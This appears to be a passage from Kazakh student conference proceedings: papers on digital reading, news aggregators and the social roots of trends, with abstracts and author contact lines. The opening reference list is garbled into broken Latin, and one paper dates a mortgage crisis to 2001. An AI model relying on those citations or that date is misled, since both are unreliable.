Аскарова В. Я., Зубанова Л. Б. Изучение детского и юношеского чтения в эпоху цифровой реальности: актуальные исследовательские и проектные стратегии // Вестник Московского государственного университета культуры и искусств. 2018. № 5 (85). С. 93-102.

Ковалевская Н.И. Цифровое чтение: формирование нового типа читателя//Вестник БГУ, 2022 [Электронный ресурс] URL: *https://cyberleninka.ru/article/n/tsifrovoe-chtenie-formirovanie-novogo-tipa-chitatelya* (дата обращения: 01.03.2024)

Акимова А. Г. Читательская культура молодежи: мифы и реальность [Электронный ресурс]. URL: *https://search.rsl.ru/ru/record/01006775282* (дата обращения: 14.02.2024).

Калинчук А.В. Структура практик чтения молодежи в эпоху интернета//Московский гуманитарный университет, 2019 [Электронный ресурс] URL: *https://cyberleninka.ru/article/n/struktura-praktik-chteniya-molodezhi-v-epohu-interneta* (дата обращения: 01.03.2024)

REFERENCES

Askarova V. Ya., Zubanova L. B. studium puerorum et iuvenum legendi in aetate realitatis digitalis: investigationes hodiernae et consilia / / Bulletin Universitatis Civitatis Moscuae Culturae et Artium. 2018. № 5 (85). Pp. 93-102.

Kovalevskaya n. i. lectio Digitalis: formatio novi generis Lectoris / / Bulletin DE BSU, 2022 [electronic resource] URL: https://cyberleninka.ru/article/n/tsifrovoe-chtenie-formirovanie-novogo-tipa-chitatelya (date applicationem: 03/01/2024)

Akimova a. g. lectio culturae iuventutis: fabulae et resource [electronic]. URL: https://search.rsl.ru/ru/record/01006775282 (date applicationis: 02/14/2024).

4. Kalinchuk a. V. structura iuventutis exercitia legendi In aetate Interrete / / Moscuae Universitatis Humanitatum, 2019 [electronic resource] URL: https://cyberleninka.ru/article/n/struktura-praktik-chteniya-molodezhi-v-epohu-interneta (date applicationem: 03/01/2024)

Кадырханова А.
Ғылыми кеңесші: Велитченко С.Н.

Сандық оқу заманауи білім беру құралы ретінде: артықшылықтары мен кемшіліктері

Андатпа. Сандық оқу қазіргі білім беруде маңызды рөл атқарады. Бұл студенттер мен оқытушыларға көптеген артықшылықтар мен жаңа мүмкіндіктер береді, бірақ бұл құралдың кейбір кемшіліктерін де ескеру қажет. Бұл жұмыста білім беру контекстіндегі цифрлық оқудың артықшылықтары мен кемшіліктерін қарастыратын зерттеу басылымдары талданады. Қажетті қауіпсіздік шаралары мен ресурстарды тиімді пайдалану кезінде цифрлық оқуды білім беру практикасына біріктірудің маңыздылығы туралы қорытындылар ұсынылған.

Түйін сөздер: оқу, цифрландыру, цифрлық технологиялар, білім беру, цифрлық оқу, оқыту ресурстары,

Kadyrhanova A.
Scientific adviser - assoc. prof. MUIT Velitchenko S.N.

Digital reading as a tool of modern education: advantages and disadvantages

Abstract. Digital reading plays a significant role in modern education. It provides many advantages and new opportunities for students and teachers, but it is also necessary to take into account some of the disadvantages of this tool. This paper analyzes research publications examining the advantages and disadvantages of digital reading in the context of education. Conclusions are presented on the importance of integrating digital reading into educational practice while observing the necessary security measures and efficient use of resources.

Keywords: reading, digitalization, digital technologies, education, digital reading, learning resources,

Авторлар туралы мәлімет:

Велитченко Светлана Николаевна, филология ғылымдарының кандидаты, Жоғары аттестаттау комиссиясының қауымдастырылған профессоры, Халықаралық ақпараттық технологиялар университетінің медиакоммуникация және Қазақстан тарихы кафедрасының доценті. + 7-747-597-3724

Кадырханова Аружан, Халықаралық ақпараттық технологиялар университеті, «Медиакоммуникация және Қазақстан тарихы» кафедрасының бакалавриат студенті. +7 771 6802694

Сведения об авторах:

Велитченко Светлана Николаевна, к.филол.н., доцент ВАК, ассоциированный профессор кафедры медиакоммуникаций и истории Казахстана Международного университета информационных технологий. + 7-747-597-3724

Кадырханова Аружан, студент бакалавриата кафедры медиакоммуникаций и истории Казахстана Международного университета информационных технологий. +7 771 6802694

About authors:

Velitchenko Svetlana Nikolaevna, PhD in Philology, Associate Professor of the Higher Attestation Commission, Associate Professor of the Department of Media Communications and History of Kazakhstan at the International University of Information Technologies. + 7-747-597-3724

Aruzhan Kadyrhanova, 2nd year bachelor's degree at the International University of Information Technologies, +7 771 6802694

УДК 373.1.02:372.8

Мусаева Қарашаш Бауыржанқызы
Международный университет информационных технологий,
г. Алматы (Казахстан)
Научный руководитель:ассоц.проф. Велитченко С.Н.

НОВОСТНЫЕ АГРЕГАТОРЫ В МЕДИАСРЕДЕ

Аннотация

Данная научная статья посвящена исследованию роли новостных агрегаторов в современной медиа среде. В статье анализируются технологические и социокультурные аспекты влияния новостных агрегаторов на формирование информационного ландшафта. Рассматриваются алгоритмы сбора и фильтрации новостей, а также их воздействие на процессы информационного поиска и восприятия. В ходе исследования освещаются тенденции эволюции новостных агрегаторов, их влияние на пользовательский опыт и изменения в медийной конкуренции. Результаты анализа предоставляют глубокое понимание роли новостных агрегаторов в современной медиа среде и их вклад в формирование информационной культуры.

Ключевые слова: агрегаторы, средства массовой информации, цифровые технологии, фильтрация контента, информационное потребление, пользовательский опыт, информационные тенденции, динамика медийного контента**.**

Введение

В последние десятилетия, вместе с ускоренным развитием цифровых технологий и расширением интернета, медийная среда претерпела значительные изменения. Изначально интернет был простым источником информации, но с появлением новых технологий, таких как алгоритмы машинного обучения и искусственный интеллект, он превратился в огромное пространство, где контент генерируется и распространяется мгновенно. В этом контексте новостные агрегаторы, такие как Google Новости, Яндекс.Новости, Flipboard и другие, становятся ключевым элементом информационного пейзажа. Новостные агрегаторы предлагают уникальную возможность пользователю получать информацию из различных источников в одном месте, что значительно упрощает и ускоряет процесс доступа к новостям. Благодаря алгоритмам сбора и фильтрации, агрегаторы могут предложить персонализированный подход к представлению новостей, учитывая предпочтения и интересы пользователя. Это создает ощущение индивидуализированного информационного потока, который адаптирован к каждому конкретному пользователю.

Однако, помимо явных преимуществ, существуют и некоторые опасения и вопросы относительно влияния новостных агрегаторов на медийную экосистему и информационную культуру. Например, существует риск формирования информационного пузыря, когда пользователь получает информацию,

подтверждающую его предвзятые взгляды, и игнорирует альтернативные точки зрения. Это может привести к узкому мышлению и ограниченному восприятию мира. [1]. Кроме того, новостные агрегаторы могут оказывать значительное влияние на медийную конкуренцию, поскольку предоставляют доступ к контенту различных источников на одной платформе. Это вызывает вопросы о том, какие новостные организации получают больше видимости и как это влияет на разнообразие и качество информации, предлагаемой пользователю.

В свете этих соображений, исследование роли новостных агрегаторов в медийной среде становится крайне важным для понимания динамики современной информационной культуры. Оно позволяет выявить тенденции развития медиа и определить, как новостные агрегаторы взаимодействуют с другими компонентами медийной экосистемы, такими как социальные сети, традиционные новостные издания и блоги.[2]

Способы решения проблемы.

Технологические аспекты новостных агрегаторов представляют собой сложную инженерную систему, включающую в себя использование передовых методов обработки информации и аналитики. В основе их функционирования лежат алгоритмы, которые сканируют и анализируют огромные объемы данных из различных источников, отбирая наиболее релевантные и интересные материалы для пользователей.

Одним из ключевых элементов технологий новостных агрегаторов является машинное обучение. Эта технология позволяет системам агрегаторов "учиться" на основе предыдущего опыта и анализа данных, чтобы автоматически улучшать свои алгоритмы и предоставлять более точные и персонализированные результаты. Алгоритмы машинного обучения могут использоваться для определения предпочтений пользователя на основе его истории просмотров, кликов и других действий. Это позволяет агрегаторам создавать уникальные профили пользователей и предлагать контент, который наиболее вероятно заинтересует каждого конкретного пользователя.

Еще одним важным технологическим аспектом является использование искусственного интеллекта (ИИ). Системы искусственного интеллекта могут анализировать контент новостей, выявлять темы, определять ключевые слова и тем самым помогать в классификации и организации информации. ИИ также может быть использован для распознавания паттернов в новостной ленте и определения тенденций, что помогает агрегаторам предоставлять актуальную информацию. Однако следует отметить, что вопреки своей эффективности, алгоритмы новостных агрегаторов не лишены некоторых ограничений и проблем. Например, они могут подвергаться влиянию факторов искажения, таких как алгоритмический биас или манипуляции с информацией. Это может приводить к неравномерному представлению определенных точек зрения или искажению реальных событий. [3]. Тем не менее, постоянное совершенствование технологий и алгоритмов позволяет новостным агрегаторам стремиться к большей объективности и

точности в предоставлении информации, что является ключевым аспектом их развития и роста в современной медиа среде.

Социокультурное воздействие новостных агрегаторов

Социокультурное воздействие новостных агрегаторов на медийную среду является значительным и многогранным. Одним из ключевых аспектов этого воздействия является формирование информационного ландшафта. Новостные агрегаторы играют важную роль в определении того, какие новости и темы получают большее внимание со стороны пользователей. Путем анализа поведения пользователей и предпочтений алгоритмы новостных агрегаторов могут определить, какие новости считаются наиболее интересными и актуальными, и предоставлять их в приоритетном порядке. Но помимо обеспечения доступа к разнообразной информации, алгоритмы фильтрации контента новостных агрегаторов могут также создавать информационные пузыри и усиливать эффект эхо-камеры. «Информационный пузырь» - это состояние, когда пользователь получает информацию, которая соответствует его предпочтениям и мнениям, исключая альтернативные точки зрения. Это может привести к узкому мышлению и ограниченному восприятию мира, поскольку пользователи могут быть ограничены лишь информацией, которая подтверждает их существующие убеждения. Кроме того, эффект эхо-камеры означает, что пользователи новостных агрегаторов могут оказаться в окружении людей с похожими взглядами и мнениями, что усиливает их убеждения и создает иллюзию единодушия. Это может привести к усилению политических или идеологических расколов в обществе, поскольку люди могут терять контакт с разнообразием точек зрения и перестать понимать альтернативные взгляды.

Таким образом, социокультурное воздействие новостных агрегаторов имеет как положительные, так и отрицательные аспекты. Важно продолжать исследования в этой области, чтобы понять, как оптимизировать работу новостных агрегаторов с целью минимизации негативного воздействия на медийную экосистему и общественное мнение.

Результаты. Обсуждение.

Эволюция новостных агрегаторов и их взаимодействие с медийной конкуренцией представляют собой динамичный процесс, в котором ключевую роль играют как технологические инновации, так и стратегии контента. Стремительное развитие технологий позволяет новостным агрегаторам улучшать свои алгоритмы сбора, анализа и представления информации, что делает их более привлекательными для пользователей. Следование требованиям и ожиданиям пользователей становится важным фактором успеха в условиях конкуренции. [4]. Одним из направлений эволюции новостных агрегаторов является расширение функциональности. Агрегаторы внедряют социальные возможности, позволяя пользователям обмениваться новостными материалами, комментировать их и делиться своим мнением с другими пользователями. Эти функции укрепляют сообщества вокруг конкретных новостных тем и повышают

вовлеченность аудитории. Кроме того, новостные агрегаторы разрабатывают инновационные методы представления контента, включая мультимедийные форматы, интерактивные элементы и виртуальную реальность. Это создает более привлекательные и увлекательные пользовательские опыты, привлекая внимание аудитории и усиливая конкурентоспособность.

Тем не менее, несмотря на инновации и усовершенствования, новостные агрегаторы сталкиваются с растущей конкуренцией со стороны традиционных медийных источников и других онлайн-платформ. Традиционные издания также адаптируются к цифровой среде, предлагая собственные новостные приложения и сервисы. Кроме того, социальные сети становятся все более важным источником новостей для многих пользователей, конкурируя с агрегаторами за внимание аудитории.

Заключение.

Исследование роли новостных агрегаторов в современной медиасреде предоставляет ценные инсайты в важность этих платформ для информационного ландшафта. Новостные агрегаторы не только упрощают доступ к информации, но и оказывают значительное влияние на процессы информационного поиска, восприятия и формирования медийной культуры. В нашем анализе мы обнаружили, что технологические инновации играют ключевую роль в развитии новостных агрегаторов. С помощью современных алгоритмов и технологий машинного обучения агрегаторы эффективно собирают и фильтруют информацию, что делает их предложения более персонализированными и привлекательными для пользователей. Однако социокультурные аспекты также имеют огромное значение. Новостные агрегаторы формируют информационный ландшафт, определяя, на что обращает внимание аудитория, и влияя на ее восприятие окружающего мира. Алгоритмы фильтрации контента могут создавать информационные пузыри и усиливать эхо-камеры, что оказывает влияние на разнообразие точек зрения и понимание общественных событий. Понимание технологических и социокультурных аспектов работы новостных агрегаторов является ключевым для эффективного анализа и развития медийной среды в целом. Дальнейшие исследования в этой области могут способствовать разработке стратегий, направленных на сбалансированное информационное потребление и повышение информационной грамотности.

Кроме того, в условиях растущей конкуренции среди различных медийных платформ, новостные агрегаторы вынуждены постоянно совершенствовать свои технологии и стратегии контента. Они должны сохранять актуальность и конкурентоспособность, чтобы оставаться предпочтительным выбором для пользователей в быстро меняющейся информационной среде.

Таким образом, новостные агрегаторы играют непрерывно эволюционирующую роль в медийной экосистеме. Их влияние на процессы информационного поиска и восприятия, а также на формирование медийной культуры, остается значительным. Понимание и адекватное реагирование на эту роль являются ключевыми аспектами для обеспечения здорового и разнообразного информационного окружения.

СПИСОК ЛИТЕРАТУРЫ:

Лапиков В. А. Влияние новостных агрегаторов на рынок интернет-СМИ // НИИ ВШЭ. - 2019.

Селезова А. А. Исследование востребованности населением новостных агрегаторов в современном обществе // Научный журнал «Актуальные исследования». - 2021. - №49 (76).

Чернецкий, П. П. Влияние новостных агрегаторов на качество интернет-журналистики // Известия Южного федерального университета. Филологические науки. - 2015. - (3). - С. 149–156. - URL: https://philol-journal.sfedu.ru/index.php/sfuphilol/article/view/835

Шагдарова Б.Б. Новостные агрегаторы в интернете // Вестник БГУ. Язык, литература, культура. - 2017. - №1. - С. 66-76. - URL: *https://cyberleninka.ru/article/n/novostnye-agregatory-v-internete*

REFERENCES

Lapikov V. A. Vliyanie novostnyh agregatorov na rynok internet-SMI // NII VSHE. - 2019.

Selezova A. A. Issledovanie vostrebovannosti naseleniem novostnyh agregatorov v sovremennom obshchestve // Nauchnyj zhurnal «Aktual'nye issledovaniya». - 2021. - №49 (76).

CHerneckij, P. P. Vliyanie novostnyh agregatorov na kachestvo internet-zhurnalistiki // Izvestiya YUzhnogo federal'nogo universiteta. Filologicheskie nauki. - 2015. - (3). - S. 149–156. - URL: https://philol-journal.sfedu.ru/index.php/sfuphilol/article/view/835

Shagdarova B.B. Novostnye agregatory v internete // Vestnik BGU. YAzyk, literatura, kul'tura. - 2017. - №1. - S. 66-76. - URL: *https://cyberleninka.ru/article/n/novostnye-agregatory-v-internete*

Мусаева К.Б
Ғылыми кеңесші: Велитченко С.Н.

Жаңалықтар агрегаторлар бақ орта

Андатпа. Бұл ғылыми мақала заманауи медиа ортадағы жаңалықтар агрегаторларының рөлін зерттеуге арналған. Мақалада ақпараттық ландшафттың қалыптасуына жаңалықтар агрегаторларының ықпалының технологиялық және әлеуметтік-мәдени аспектілері талданады. Жаңалықтарды жинау және сүзгілеу алгоритмдері, сондай-ақ олардың ақпаратты іздеу және қабылдау процестеріне әсері қарастырылады. Зерттеу жаңалықтар агрегаторларының эволюциясындағы тенденцияларды, олардың пайдаланушы тәжірибесіне әсері мен медиа бәсекелестіктегі өзгерістерді көрсетеді. Талдау нәтижелері заманауи медиа ортадағы жаңалықтар агрегаторларының рөлін және олардың ақпараттық мәдениетті қалыптастыруға қосқан үлесін терең түсінуге мүмкіндік береді.

Түйін сөздер: Агрегаторлар, медиа-орта, цифрлық технологиялар, әлеуметтік-мәдени әсер, мазмұнды сүзу, ақпаратты тұтыну, медиа-кеңістік эволюциясы, пайдаланушы тәжірибесі, ақпараттық тенденциялар, медиа-контент динамикасы.

Musaeva K.B.
Scientific adviser - assoc. prof. MUIT Velitchenko S.N.

News aggregators in the media environment

Abstract. This scientific article is devoted to the study of the role of news aggregators in the modern media environment. The article analyzes the technological

and sociocultural aspects of the influence of news aggregators on the formation of the information landscape. Algorithms for collecting and filtering news, as well as their impact on the processes of information search and perception are considered. The study highlights trends in the evolution of news aggregators, their impact on user experience and changes in media competition. The results of the analysis provide a deep understanding of the role of news aggregators in the modern media environment and their contribution to the formation of information culture.

Keywords: Aggregators, media environment, digital technologies, sociocultural impact, content filtering, information consumption, evolution of the media space, user experience, information trends, dynamics of media content.

Авторлар туралы мәлімет:

Велитченко Светлана Николаевна, филология ғылымдарының кандидаты, Жоғары аттестаттау комиссиясының қауымдастырылған профессоры, Халықаралық ақпараттық технологиялар университетінің медиакоммуникация және Қазақстан тарихы кафедрасының доценті. + 7-747-597-3724

Мусаева Қарашаш Бауыржанқызы, Халықаралық ақпараттық технологиялар университеті, «Медиакоммуникация және Қазақстан тарихы» кафедрасының бакалавриат студенті. +7 7071034046

Сведения об авторах:

Велитченко Светлана Николаевна, к.филол.н., доцент ВАК, ассоциированный профессор кафедры медиакоммуникаций и истории Казахстана Международного университета информационных технологий. + 7-747-597-3724

Мусаева Карашаш Бауыржанкызы, студент бакалавриата кафедры медиакоммуникаций и истории Казахстана Международного университета информационных технологий. +7 7071034046

About authors:

Velitchenko Svetlana Nikolaevna, PhD in Philology, Associate Professor of the Higher Attestation Commission, Associate Professor of the Department of Media Communications and History of Kazakhstan at the International University of Information Technologies. + 7-747-597-3724

Karashash Musaeva, 2nd year bachelor's degree at the International University of Information Technologies, +7 7071034046

УДК 008+316.4

Ислам Жансая[1]
[1]Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Ашенова С.В.

ИНФОРМАЦИОННАЯ ЭВОЛЮЦИЯ И ОБЩЕСТВО: КАК ИЗМЕНЕНИЯ В СОЦИУМЕ ФОРМИРУЮТ НОВЫЕ ТРЕНДЫ

Аннотация. В статье представлены кейсы формирования трендов в разных областях интересов массовой аудитории. Рассмотрены социокультурная составляющая изменений, которые происходят в социуме под влиянием экономических, социальных преобразований, и возможности современного информационного поля на создание и управление трендами.

Ключевые слова: трендвотчинг, общество, социокультурные изменения, психология трендов, информация

Введение

Дизайн мышления представляет собой гибкую структуру, параметры которой вполне можно задавать. Алгоритмы восприятия укладываются в некие информационные карты, выстраивающие процессы, подверженные коммуникативным технологиям, одной из которых является трендвотчинг. Его можно считать креативной составляющей, творчеством, близким к искусству, когда экспертный взгляд и умение работать с разными форматами данных позволяют отбирать и интерпретировать сигналы, способные вызвать устойчивый интерес у массовой аудитории. Этим в какой-то мере объясняется появление челленджей и трендов в социальных сетях, в индустрии развлечения, а также в проявлениях общественного интереса к той или иной ситуации или событию.

Исследователи предлагают выделить пять этапов формирования трендов[1]: непосредственно поиск и фиксацию сигналов, появляющихся в обществе; интерпретацию каждого из них, включая описание и анализ доступных для решения задач с учетом сегментирования аудитории; структурирование сигналов в однородные группы; анализ однородности и количества; непосредственно формулировка, выделение и описание тренда.

Какое отношение это имеет непосредственно к информации и ее эволюции в наш техногенный период – трендвотчинг по сути представляет собой некое подобие сканирования информационных потоков, которые благодаря эволюционному развитию современных коммуникаций получили возможность очень быстро проникать во все слои социума, видоизменяться в зависимости от существующего мнения и интересов аудитории и создавать огромный пласт информационных данных. Сегодня мы получаем возможность наблюдать за предпосылками возникновения трендов и при грамотной работе с ними создавать новые.

Кейсы трендвотчинга в социуме на примере социокультурных явлений.

Мы взяли три основных направления, которые могут представлять интерес для современного общества. Музыка, в частности, рэп музыка как трендовое направление. Мода, которая всегда вызывает интерес. И социокультурное наследие молодежных субкультур. Рассмотрим на этих примерах, как изменялись и появлялись новые тренды в зависимости от социальных изменений и интересов аудитории, получившей доступ к новым технологиям и практически к неограниченным информационным ресурсам.

Кейс 1. Рэп-музыка, с ее уникальным стилем и содержанием, всегда была неотъемлемой частью музыкальной культуры, это не только искусство, но и отражение социокультурных изменений. В современном мире, где информационные потоки неумолимо влияют на наш образ мышления и восприятия, рэп-индустрия не остается в стороне. Ее тренды, тексты и звучание затрагивают широкий спектр общественных интересов и являются отражением того, что происходит в мире. Рассматривая эволюцию данного жанра в историко-временной перспективе, можно сделать вывод о том, как изменения в информационно-коммуникативном пространстве и социокультурные процессы повлияли на направления и тематику рэп-музыки.

1) Зарождение Рэпа: Культурное выражение в Улицах Нью-Йорка (1970-е годы)

В 1970-е годы рэп возник в бедных районах Нью-Йорка как способ выражения социальных проблем и общественной борьбы. Изменения в социуме, такие как экономический спад и социальное неравенство, стали темами, отраженными в текстах рэп-песен. Пример: «The Message» от Grandmaster Flash and the Furious Five – знаменитая песня, которая описывает жизнь в гетто и социальные проблемы, стала иконой рэп-культуры.

2) Золотая Эра Рэпа: Политическое Активизм и Идентичность (1980-1990-е годы)

В 1980-1990-е годы рэп стал средством политического активизма и самовыражения для афроамериканской молодежи. Расизм и насилие в отношении чернокожих нашли отражение в текстах песен рэп-исполнителей. Пример: «Fight the Power» от Public Enemy – песня, признанная гимном движения против расовой дискриминации, стала одним из символов борьбы за равные права.

3) Модернизация и Эксперименты: Интеграция Новых Технологий (2000-е годы)

В 2000-е годы с развитием технологий и распространением интернета рэп-индустрия стала более доступной для молодых артистов. Цифровизация и изменение медиапространства отразились на звучании и продвижении рэп-музыки. Пример: возникновение хип-хоп-блогов и YouTube каналов, где начинающие артисты могут распространять свою музыку и привлекать аудиторию без привязки к традиционным лейблам.

4) Современность: Разнообразие и Индивидуализм (2010-е годы)

Сегодня рэп-музыка стала настолько разнообразной, что трудно выделить какие-то конкретные тренды. Глобализация, миграция и расширение культурных

границ, формируют новые темы и стили в рэп-индустрии. Пример: Разнообразие артистов и поджанров, таких как трап, музыка соул, хип-хоп, и т. д., демонстрируют широкий спектр социокультурных влияний в рэп-музыке сегодня.

5) Развитие Искусственного интеллекта (2022 год и далее)

Новые технологии также вносят свой вклад в мир музыки. Альбом Трэвиса Скотта, созданный с использованием искусственного интеллекта, является инновационным примером того, как технологии влияют на создание музыки. Этот эксперимент показывает, что даже в музыкальной индустрии, традиционно зависящей от творческого гения исполнителей, технологии могут играть ключевую роль в процессе создания и производства. Изменения в социуме, будь то политические события, технологические инновации или культурные движения, продолжат формировать новые тренды в рэп-индустрии, делая ее одним из самых динамичных жанров музыкальной сцены

Кейс 2. Психологию и причины появления определенных трендов в одежде начали изучать достаточно давно. Еще Зигмунд Фрейд в 1920-х годах пытался найти психологическое значение и причины появления стиля и моды[2]. И пусть с современной точки зрения его выводы были не совсем корректны, они подтолкнули не одно поколение психиатров на изучение этой темы.

Различные исследования на эту тему продолжались в самых разнообразных научных сферах, от истории и антропологии до социологии, что уже говорит о том, что одежда в истории человечества намного более важна, чем может казаться с обывательской точки зрения. Она неразделимо соединена с историей человечества, может очень многое поведать о нравах и событиях своего времени и стать хорошим источником для изучения специфики трендвотчинга и появления трендов.

В свое время популяризация и рост феминистических движений ускорил отказ от корсетов и привел в моду более широкий и свободный силуэт, а в военное время женщин призывали носить более короткие платья, чтобы было удобно работать и не приходилось тратить метры ткани на одну юбку. Считалось, что чем короче юбка, тем патриотичнее женщина, но, конечно же, без фанатизма. С конца 90-х и с началом нулевых мини стали признаком свободы от оков прошлого столетия. Экономический рост, открытость границ, общая демократизация – укороченная юбка или ее отсутствие на эстрадных исполнительницах знаменовало пресловутую свободу и отказ от общей цензуры.

На рубеже тысячелетий мода смотрела в будущее, поскольку технологии начали быстро развиваться, приведя общество к широкому использованию смартфонов, социальных сетей и информационному шуму. Акцент на новых технологиях вдохновил модельеров на серебристый металлик, черный цвет и использование ремней и ремешков для создания образа в стиле Matrix. Весной и осенью 2001 года на подиумах преобладал черный цвет, особенно в коллекциях Balenciaga, Yves Saint Laurent Rive Gauche и Calvin Klein. Использование кожи, тренчей и ремешков способствовало созданию стиля, обращенного к новой эре технологий

и инноваций. Сегодня мы можем наблюдать, как некоторые тренды этого периода вернулись на подиумы.

После событий 11 сентября и ипотечного кризиса 2001 года, когда практически все мировые СМИ призывали общественность серьезно относиться к политическим и экономическим изменениям в мире, мода вернулась к консерватизму. Особенно в США это ознаменовало появление джинсов на все случаи жизни. Это оставалось верным на протяжении всего десятилетия, однако с годами доминирующий стиль изменился. В этот период основными джинсовыми брендами были True Religion и 7 for all Mankind. Потертые джинсы, намеренно рваные, потертые или иным образом изношенные стали визитной карточкой эпохи, а сами джинсы считались подходящей одеждой почти во всех ситуациях в течение десятилетия.

Со временем образы стали смягчаться, социальное мнение устало от необходимости «держать себя в руках» и постоянно следить за повесткой дня, развлекательный контент захватил социальные сети, и женский образ стал более женственным и гламурным. Весенняя коллекция готовой одежды Alexander McQueen 2008 года была представлена женственными образами в стиле сороковых годов, а весенняя коллекция Marc Jacobs 2009 года – вечерними платьями восьмидесятых. Зауженные талии и свободные платья, подобные тем, что были на подиуме Elie Saab осенью 2011 года, юбки-карандаши и кардиганы, а также туфли на платформе – все это способствовало созданию женственного профессионального образа в начале десятилетия.

Ключевой момент произошел в 2015 году, когда относительно неизвестный Алессандро Микеле занял пост креативного директора Gucci. Он стирал гендерные границы андрогинным стилем и дизайнеры и сейчас продолжают производить одежду, которая разрушает гендерный барьер. Это связано с продвижением идей толерантности, которые быстро стали распространяться в обществе благодаря эволюции социальных сетей и возможности представлять в них не просто статусы и размышления, а качественный и развлекательный видеоконтент, повествующий о новых социальных нормах.

Веселье, присущее новой эстетике Gucci, можно было ощутить во всей моде середины десятилетия. Однако, яркие цвета и смелые текстуры намекали на максимализм, который должен был прийти в конце десятилетия. Демонстрируя, как далеко может зайти этот максимализм, Демна Гвасалия для Balenciaga и Эди Слиман для Yves Saint Laurent обратились в поисках вдохновения к восьмидесятым годам, дополненным подплечниками и спандексом. По мере того, как десятилетие приближалось к 2020-м годам, влияние восьмидесятых превратилось в совершенно негабаритную верхнюю одежду, вдохновленную мужской одеждой, и в ярком множестве текстур. Структуру, паттерн и игру можно было найти в конце десятилетия от Рика Оуэнса до Родарта.

Кейс 3. Каким образом знание трендов среди молодежи может повлиять на их интересы при обучении? В 2021 году среди молодежи началась вторая волна развития субкультуры «дед инсайдов». Все больше людей стали причислять

себя к ним, а словосочетание стало нарицательным. Собирательным образом в субкультуре является герой аниме «Токийский гуль» Канеки Кену. Это можно считать достаточно значительным влиянием информационного потока, позволившего культуре Японии проникнуть в массовые круги. Кроме того, эта информационная линия влияет и на поведение аудитории последователей. Так появились девушки, примеряющие на себя образ так называемой спасительницы [3]. Им нравится привлекать внимание холодных и отстраненных парней, добиваясь их любви. В том же «Токийском гуле» у главного героя была возлюбленная Тоука Киришима, которая, несмотря на все допущенные им ошибки, продолжала оставаться ему верна. Этот же образ зачастую культивируется и в других анимационных фильмах и порой берется на вооружение и режиссерами фэнтези, так популярного на сегодняшний день среди молодежи.

Дед инсайды в 2022-2023 годах – все те же ранимые и отстраненные, вот только теперь ролевая модель Канеки Кена сменилась рядом других аниме-персонажей: Йохан Либерт из «Монстра», Айдзэн Соскэ из «Блича» и Исаги Йоичи из «Блю Лока». Все эти персонажи, в отличие от главного героя «Токийского гуля» сильные и уверенные в себе, но при этом эгоистичные и склонные к манипуляции. Исследователи определяют представителей этой культуры как подростков в возрасте 15-19 лет, достаточно апатичных и порой агрессивных по отношению к другим. Их характеристика – реализм, недоверие к власти, требовательность к другим, четкое разграничение работы и личной жизни, свободное использование новых технологий, ориентация на досуг [4].

Кроме того, дед инсайды разрывают связь с поколениями X и Y за счет своего нейтрального отношения к работе. Они четко различают работу и личную жизнь, не смешивая их. Более того, поколение дед инсайдов требует постоянного инновационного стиля работы, ориентированного на новые продукты и технологии.

Следует учесть тот факт, что это поколение порождено реалиями общества массового потребления. Представители данного поколения привыкли к досугу и требуют немедленного удовлетворения своих потребностей. Так как они в большинстве разочарованы или не приветствуют традиционные методы обучения, то стоит рассматривать специфику привлечения их внимания через практические кейсы и креативные курсы, связанные с творчеством и возможностью продемонстрировать свои способности.

Заключение

Влияние электронной коммуникации и технологий на массовые интересы играют огромную роль в потребительском выборе, в том числе выборе информационного поля, в свою очередь влияющего на возникновение трендов. Информация в современных реалиях это не просто процесс, базирующийся на коммуникациях как способе ее передачи, но и возможности использования новых форм общения и управления ими. Это связано с тем, что новые способы коммуницирования с массовой аудиторией позволяют предоставить потенциальным потребителям

новый опыт, способный привлечь внимание среди того информационного шума, который окружает современную аудиторию и направить это внимание в нужное русло, создавая таким образом новые тренды..

СПИСОК ЛИТЕРАТУРЫ

1. Аверина М. В. Потенциал коммуникационного влияния социокультурных трендов в практике брендинга // Вестник Московского государственного лингвистического университета. Гуманитарные науки. – 2023.– №.7 (875). – С. 159-164.

2. Аньес Рокамора, Аннеке Смелик. Осмысление моды. Обзор ключевых теорий. Издательство Литрес. – 2022. – 597с.

Sarah A. Benton. The Savior Complex. Why good intentions may have negative outcomes. [Электронный ресурс] URL: *https://www.psychologytoday.com/us/blog/the-high-functioning-alcoholic/201702/the-savior-complex* (дата обращения:18.03.2024)

3. Буланова М.Б. МББТ-молодежь: опыт международной диагностики // Вестник РГГУ. Серия «Философия. Социология. Искусствоведение». – 2018. – № 3 (13). – С. 54-62.

REFERENCES

1.Averina M. V. Potentsial kommunikatsionnogo vliyaniya sotsiokul'turnykh trendov v praktike brendinga [The potential of the communicative influence of sociocultural trends in branding practice] // Vestnik Moskovskogo gosudarstvennogo lingvisticheskogo universiteta. Gumanitarnyye nauki. – 2023.– №.7 (875). – S. 159-164.

2.An'yes Rokamora, Anneke Smelik. Osmysleniye mody. Obzor klyuchevykh teoriy. [Understanding fashion. An overview of key theories] Izdatel'stvo Litres. – 2022. – 597s.

3.Sarah A. Benton. The Savior Complex. Why good intentions may have negative outcomes. [Elektronnyy resurs] URL: https://www.psychologytoday.com/us/blog/the-high-functioning-alcoholic/201702/the-savior-complex (data obrashcheniya:18.03.2024)

4.Bulanova M.B. MBBT-molodezh': opyt mezhdunarodnoy diagnostiki [MBT-youth: the experience of international diagnostics] // Vestnik RGGU. Seriya «Filosofiya. Sotsiologiya. Iskusstvovedeniye». – 2018. – № 3 (13). – S. 54-62.

Ислам Жансая
Ғылыми жетекшілері: Ашенова С.В.

Ақпараттық эволюция және қоғам: қоғамдағы өзгерістер жаңа трендтерді қалай қалыптастырады

Аңдатпа. Мақалада бұқаралық аудитория мүдделерінің әртүрлі салаларындағы трендтерді қалыптастыру жағдайлары келтірілген. Экономикалық, әлеуметтік өзгерістердің әсерінен қоғамда болып жатқан өзгерістердің әлеуметтік-мәдени құрамдас бөлігі және трендтерді құру мен басқаруға заманауи ақпараттық өрістің мүмкіндіктері қарастырылады.

Түйін сөздер: трендвотчинг, қоғам, әлеуметтік-мәдени өзгерістер, тренд психологиясы, ақпарат

Islam Zhansaya
Scientific supervisors: S.V. Ashenova

Information evolution and society: how changes in society shape new trends

Abstract. The article presents cases of trend formation in different areas of interest of the mass audience. The socio-cultural component of the changes that occur in society under the influence of economic and social transformations, and the possibilities of the modern information field for the creation and management of trends are considered.

Keywords: trendwatching, society, sociocultural changes, psychology of trends, information

Сведения об авторах:
Ислам Жансая, студентка 4 курса кафедры «Медиакоммуникаций и истории Казахстана» Международного университета информационных технологий.

About the authors:
